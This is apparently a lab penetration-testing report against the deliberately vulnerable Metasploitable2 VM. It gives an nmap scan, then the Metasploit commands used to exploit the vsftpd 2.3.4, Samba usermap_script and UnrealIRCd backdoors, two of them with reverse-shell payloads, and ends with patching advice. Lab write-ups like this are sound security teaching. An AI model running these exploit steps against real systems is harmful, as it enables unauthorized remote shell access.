**Penetration Testing Report – Metasploitable2**

**1. Introduction**

This report documents the penetration test performed against the Metasploitable2 virtual machine using Kali Linux. The objective was to identify and exploit vulnerabilities in the system to demonstrate potential risks and their impact.

**2. Target Information**

Target IP: 192.168.74.154

Operating System: Linux (Metasploitable2)

Attacker Machine: Kali Linux

**3. Nmap Scan Results**


**Command:** nmap -sV 192.168.74.154

**Key open ports:**

21/tcp – FTP (vsftpd 2.3.4)

139/tcp & 445/tcp – Samba smbd 3.X–4.X

6667/tcp – UnrealIRCd



**4. Exploitation**

4.1 FTP Backdoor (vsftpd 2.3.4)

Port: 21/tcp

**Vulnerability**: Malicious backdoor in vsftpd 2.3.4

**Metasploit Module:** exploit/unix/ftp/vsftpd\_234\_backdoor


**Commands Used:**


use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOST 192.168.74.154

exploit

**Result:** Successful shell access obtained.





**4.2 Samba (smbd 3.X–4.X)**

**Ports:** 139 & 445/tcp

**Vulnerability:** Usermap Script Command Execution

**Metasploit Module:** exploit/multi/samba/usermap\_script

Commands Used:


use exploit/multi/samba/usermap\_script


set RHOST 192.168.74.154


set PAYLOAD cmd/unix/reverse

set LHOST <your\_kali\_ip> exploit

Result: Reverse shell gained successfully.







**4.3 UnrealIRCd Backdoor**

**Port:** 6667/tcp

**Vulnerability:** UnrealIRCd 3.2.8.1 Backdoor Command Execution

**Metasploit Module**: exploit/unix/irc/unreal\_ircd\_3281\_backdoor

**Commands Used:**

use exploit/unix/irc/unreal\_ircd\_3281\_backdoor


set RHOST 192.168.74.154


set LHOST <your\_kali\_ip>

set PAYLOAD cmd/unix/reverse

exploit

**Result:** Exploit executed, backdoor triggered (no interactive shell created in first attempt – further tuning required).





**5. Findings and Recommendations**

* vsftpd 2.3.4:

Vulnerable to a known backdoor; upgrade or remove this version immediately.

* Samba smbd 3.X–4.X:

Patch or upgrade to a secure version; disable guest access if unnecessary.

* UnrealIRCd 3.2.8.1:

Replace with a non-compromised version; verify integrity of packages.

**6. Conclusion**

This penetration test demonstrated three critical vulnerabilities that allowed unauthorized access or backdoor exploitation. Immediate patching and system hardening are advised.